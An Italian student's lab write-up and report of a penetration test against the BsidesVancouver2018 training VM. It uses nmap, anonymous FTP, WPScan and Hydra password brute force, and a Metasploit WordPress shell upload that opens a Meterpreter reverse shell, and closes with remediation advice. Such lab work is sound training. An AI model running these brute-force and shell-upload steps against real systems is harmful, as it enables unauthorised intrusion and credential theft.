

CONSEGNA W16D4

Traccia: Si richiede allo studente di scaricare la macchina .OVA da uno dei due link proposti.

Una volta completato il download, un doppio click dovrebbe essere sufficiente per lanciare la nuova macchina all'interno del virtualizzatore.

L'obiettivo dello studente è quello di eseguire un VA/PT completo sulla macchina bersaglio, e documentare efficacemente il suo lavoro al fine di produrre un report esaustivo.

Dopo aver seguito i passaggi per scaricare la BsidessVancouver2018, andiamo ad aprirla, stesso passaggio che faremo con la nostra Kali che sarà la macchina con la quale andremo ad attaccare allo scopo di entrare risalendo all'username e alle password per accedere.

Iniziamo con il fare tramite la nostra Kali un netdiscover (che è uno strumento di ricognizione per identificare tutti i dispositivi connessi sulla rete locale). Nel nostro caso quindi vi troveremo anche la Vancouver che scopriamo essere la 192.168.1.69. Successivamente andiamo a trovare, tramite nmap, le porte aperte e i servizi a loro associati.

```
(kali@kali)-[~]
$ nmap -A -n 192.168.1.59
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-26 13:39 EDT
Nmap scan report for 192.168.1.59
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.57
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:B3:FC:02 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.98 ms 192.168.1.59

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds
```

Come si evince dalla figura sopra abbiamo scoperto che la macchina in questione si basa su un Linux 3.2 che si trova ad 1 hop di distanza di rete ma in questo esercizio il dato rilevante è che utilizza un servizio FTP che permette l'accesso in anonimo.

1.ftp

Quindi quello sarà il nostro prossimo passaggio come vediamo nella figura seguente.

```
(kali@kali)-[~]
└─$ ftp 192.168.1.59
Connected to 192.168.1.59.
220 (vsFTPD 2.3.5)
Name (192.168.1.59:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Questo significa se siamo riusciti ad entrare dentro la macchina target. Una volta entrato andiamo a vedere tramite ls le varie directory presenti all'interno della macchina. Fino ad arrivare al file users.txt.bk del quale facciamo una copia locale per effettuare analisi.


```
(kali@kali)-[~]
└─$ ftp 192.168.1.59
Connected to 192.168.1.59.
220 (vsFTPD 2.3.5)
Name (192.168.1.59:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49856|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534   65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> public
?Invalid command.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49397|).
150 Here comes the directory listing.
-rw-r--r--  1 0        0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||60364|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31      5.85 KiB/s   00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (3.04 KiB/s)
```

andiamo in seguito a fare un cat del file da dove estrapoliamo i seguenti risultati.

```
(root@kali)-[/home/kali]
└─# cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

2.HTTP

Andiamo poi a vedere se è possibile sfruttare il servizio aperto su http. Andiamo quindi sul browser e cerchiamo l'indirizzo 192.168.1.69 (quello corrispondente alla vancouver). Per poi trovarci davanti una pagina vuota. Andiamo poi quindi ad usare il comando "dirb", strumento di scansione web utile per individuare eventuali directory e file nascosti sul server target, che ci restituisce vari risultati. Dopo averli testati vediamo che "robots.txt" ci dà la possibilità di accedere ad un'altra parte del sito. Dove poi troveremo la possibilità di effettuare un log in.



```
(kali@kali)-[~]
$ dirb http://192.168.1.59

DIRB v2.22
By The Dark Raver

START_TIME: Sun Oct 26 13:42:43 2025
URL_BASE: http://192.168.1.59/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.59/ ---
+ http://192.168.1.59/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.1.59/index (CODE:200|SIZE:177)
+ http://192.168.1.59/index.html (CODE:200|SIZE:177)
+ http://192.168.1.59/robots (CODE:200|SIZE:43)
+ http://192.168.1.59/robots.txt (CODE:200|SIZE:43)
+ http://192.168.1.59/server-status (CODE:403|SIZE:293)

END_TIME: Sun Oct 26 13:42:53 2025
DOWNLOADED: 4612 - FOUND: 6
```


192.168.1.59/robots.txt

http://192.168.1.59/robots.txt

User-agent: *
Disallow: /backup_wordpress

Successivamente proviamo a fare un WPScan limitando il codice alla ricerca delle sole password nella lista "rockyou.txt" visto che abbiamo la certezza dell'username che corrisponde a john (abbiamo provato ogni utente venuto fuori dalla lista trovata in precedenza). Quindi il codice sarà: "wpscan --url http://192.168.1.59/backup_wordpress --usernames john --passwords /usr/share/wordlists/rockyou.txt".

```
(root@kali)-[/home/kali]
# wpscan --url http://192.168.1.59/backup_wordpress --usernames john --passwords /usr/share/wordlists/rockyou.txt
```



 WordPress Security Scanner by the WPScan Team

 Version 3.8.28

 Sponsored by Automattic - <https://automattic.com/>

 @WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.59/backup_wordpress/ [192.168.1.59]
[+] Started: Sun Oct 26 13:33:15 2025

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.59/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.59/backup_wordpress/readme.html

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / softball Time: 00:00:56 < > (95 / 14344488) 0.00% ETA: ????:??

[!] Valid Combinations Found:
| Username: john, Password: enigma
```

Vediamo dalla figura sopra che lo scan ha dato i suoi frutti visto che siamo risaliti alla password che è “enigma”. Andiamo dunque nella pagina e inseriamo le credenziali.

Usiamo msfconsole per far partire un attacco come mostrato nella figura seguente

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.1.59
RHOST => 192.168.1.59
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.64:4444
[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/LAApmPgNDt/iiGvbwhcLW.php ...
[*] Sending stage (41224 bytes) to 192.168.1.59
[+] Deleted iiGvbwhcLW.php
[+] Deleted LAApmPgNDt.php
[+] Deleted ../LAApmPgNDt
[*] Meterpreter session 1 opened (192.168.1.64:4444 -> 192.168.1.59:42676) at 2025-10-26 16:07:51 -0400
```


Andiamo poi nella home per poi fare il comando ls -la

```
meterpreter > cd /home
meterpreter > ls -la
Listing: /home

Mode                Size           Type             Last modified          Name
----                -
040755/rwxr-xr-x    17592186048512  dir              206936954722-07-19 06:28:24 -0400  abatchy
040755/rwxr-xr-x    17592186048512  dir              239741854320-06-04 14:54:02 -0400  anne
040755/rwxr-xr-x    17592186048512  dir              206892198365-01-11 08:03:56 -0500  doomguy
040755/rwxr-xr-x    17592186048512  dir              206892185027-01-09 21:52:10 -0500  john
040755/rwxr-xr-x    17592186048512  dir              206892188701-10-13 05:35:49 -0400  mai
```

3.ssh

Usiamo poi un comando di brute force sul servizio ssh dove andiamo a testare la lista utenti che abbiamo trovato e scopriremo che l'unica che utilizza una password non sicura è anne che usa come password princess come si può vedere nello screen seguente.

```
(root@kali)-[/home/kali]
# hydra -l anne -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt -I -t4 ssh://192.168.1.69
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-26 14:11:12
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 59185 login tries (l:1/p:59185), ~14797 tries per task
[DATA] attacking ssh://192.168.1.69:22/
[22][ssh] host: 192.168.1.69 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-26 14:11:23
```

Andiamo ad usare dunque le credenziali ottenute per effettuare l'accesso con il target della nostra esercitazione. Dove riusciamo anche a prendere il controllo come root della macchina.

```
(kali@kali)-[~]
$ ssh anne@192.168.1.59
The authenticity of host '192.168.1.59 (192.168.1.59)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.59' (ECDSA) to the list of known hosts.
anne@192.168.1.59's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Oct 26 10:27:00 2025
anne@bsides2018:~$
```

una volta entrato usiamo il comando sudo su per diventare root e successivamente andiamo a trovare la directory flag.txt che una volta aperto ci darà il seguente messaggio

```
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
```

REPORT

Vulnerability Assessment & Penetration Test Report

Target: BsidesVancouver2018
Macchina attaccante: Kali Linux
Analista: Francesco
Data: 26.10.25

Analisi delle Vulnerabilità

SERVIZIO	VULNERABILITA'	GRAVITA'	METODO DI SFRUTTAMENTO
FTP	Accesso anonimo	Alta	Download di file sensibili
http	WordPress esposto	Alta	Bruteforce + Exploit MSF
SSH	Password debole	Alta	Brute force attuato con Hydra

Raccomandazioni di Sicurezza

FTP: Disabilitare accesso anonimo, usare FTPS
WordPress: Aggiornare CMS, limitare login, usare CAPTCHA
SSH: Chiavi SSH, policy di password robuste
Sistema: Monitoraggio log, aggiornamenti regolari

1. Ricognizione Iniziale

1.1 Netdiscover

Obiettivo: Identificare dispositivi attivi nella rete locale.

Comando usato: netdiscover

Risultato: La macchina target è stata identificata con IP 192.168.1.69.

Nmap Scan

Obiettivo: Rilevare porte aperte e servizi attivi.

Risultato:

Sistema Operativo: Linux 3.2

Hop: 1

Servizi rilevati:

- FTP (porta 21) – accesso anonimo abilitato
- HTTP (porta 80)
- SSH (porta 22)

2. Accesso via FTP

Connessione stabilita con accesso anonimo.

Navigazione tramite ls ha rivelato il file users.txt.bk.

Il file è stato scaricato e analizzato localmente con cat, estraendo una lista di possibili username.

3. Analisi HTTP

3.1 Browser & Dirb

Accesso a http://192.168.1.69 ha restituito una pagina vuota.

Scansione con dirb ha individuato:

- /robots.txt → accesso a sezione nascosta del sito
- /backup_wordpress → login WordPress

3.2 WPScan

Obiettivo: Brute-force su WordPress.

Comando usato: "wpscan --url http://192.168.1.69/backup_wordpress --usernames john --passwords /usr/share/wordlists/rockyou.txt"

Password trovata: enigma

Accesso effettuato con credenziali "john:enigma"

3.3 Exploit via Metasploit

Attacco lanciato con msfconsole

Ottenuto accesso alla shell

Comando "ls -la" usato per esplorare la home directory.

4. Brute-force SSH

Lista utenti ottenuta da users.txt.bk testata via brute-force.

Utente vulnerabile: anne
Password trovata: princess
Accesso SSH effettuato con anne:princess

4.1 Privilege Escalation

Comando sudo su ha garantito accesso root.
Directory flag.txt individuata e letta con successo.

5. Conclusioni

Abbiamo raggiunto l'obiettivo di accedere e prendere i comandi root della macchina target. Abbiamo recuperato il file "Flag.txt" vedendo, nel farlo, più servizi attivi e come sfruttarli per prendere il possesso della macchina target. Abbiamo scovato alcuni rischi come FTP anonimo abilitato, WordPress esposto con credenziali deboli e infine l'SSH vulnerabile ad attacchi di brute force.